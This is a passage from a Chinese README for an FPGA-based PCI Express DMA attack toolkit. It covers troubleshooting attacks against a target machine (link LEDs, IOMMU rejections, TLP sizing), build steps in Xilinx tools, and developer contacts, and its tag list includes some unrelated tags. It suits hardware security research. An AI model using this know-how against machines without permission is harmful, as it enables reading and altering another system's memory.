ROM read: size = 2, offset = 0x0
ROM read: size = 2, offset = 0x18
ROM read: size = 4, offset = 0x1C
ROM read: size = 1, offset = 0x31
ROM read: size = 2, offset = 0x2C
...
```
## 故障排除
PCI Express 是非常复杂的高速总线,因此有很多可能出错的地方。如果 DMA 攻击在您的设置中不起作用,您可以检查以下内容以确定具体问题:
* 当物理 PCI-E 链路启动时 `DS3` LED 亮起,当根复杂(root complex)为我们的 PCI-E 端点分配了总线-设备-功能地址时 `DS4` 亮起。如果 `DS3` 熄灭,则可能意味着物理连接问题 − 检查您的转接卡、电缆等。如果 `DS3` 亮起但 `DS4` 熄灭,则意味着您必须重新启动攻击目标或在其侧强制重新扫描 PCI-E 设备。
* `DS5` LED 在 PCI-E 总线复位期间亮起,当它始终亮起时意味着物理连接问题。
* 如果根复杂在响应内存读取请求时发送 Cpl TLP 而不是 CplD TLP,则意味着内存访问因地址无效或 IOMMU 强制访问检查而被拒绝。此外,典型的 x86 机器可能根本不回复对物理地址空间某些 MMIO 区域的内存读取请求。
* 如果软件从根复杂接收到的响应内存读取请求的 TLP 不一致或无效,您可以尝试在 `pcie_lib.py` 中设置更小的 `MEM_RD_TLP_LEN` 常量值,以便将回复数据拆分为更小的块。此外,在运行程序时设置 `DEBUG_TLP=1` 环境变量并检查原始 TX/RX TLP 转储也很有用。
## 从源代码构建项目
1. 安装随 SP605 开发板附带的 Xilinx ISE 13.4 并打开 `s6_pcie_microblaze.xise` 工程文件。
2. 重新生成项目层次结构中存在的 `s6_pcie_v2_4` 和 `fifo_generator_v8_4` 核心。
3. 点击项目层次结构中的 `microblaze_i` 实例并运行 "Export Hardware Design to SDK With Bitstream"。
4. 构建完成后,ISE 将打开 Xilinx Software Development Kit IDE,使用 `sdk` 文件夹作为其工作区。
5. 在您的 Xilinx SDK 项目树中创建新的独立板级支持包(BSP),在 BSP 配置中选择 lwIP 和 xilflash 库。
6. 将 `sdk/srec_bootloader_0` 和 `sdk/main_0` 项目导入项目树并运行构建。
7. 从 Xilinx ISE 命令提示符运行 `make bitstream && make srec` 以生成所需的输出文件。
## 开发者
Dmytro Oleksiuk (aka Cr4sh)
cr4sh0@gmail.comhttp://blog.cr4.sh
[@d_olex](http://twitter.com/d_olex)
标签:Conpot, DMA, DMA Backdoor, DMA攻击, DNS枚举, FPGA, HDL, Hyper-V, Option ROM, PCI Express, Python, Secure Boot, Spartan-6, TLP, UEFI DXE, UEFI安全, VBS, Web报告查看器, Windows安全, Xilinx SP605, 云资产清单, 内存读写, 固件攻击, 客户端加密, 客户端加密, 嵌入式系统, 微架构, 攻击工具包, 无后门, 硬件安全, 硬件黑客, 网络安全工具, 虚拟化安全, 逆向工具, 逆向工程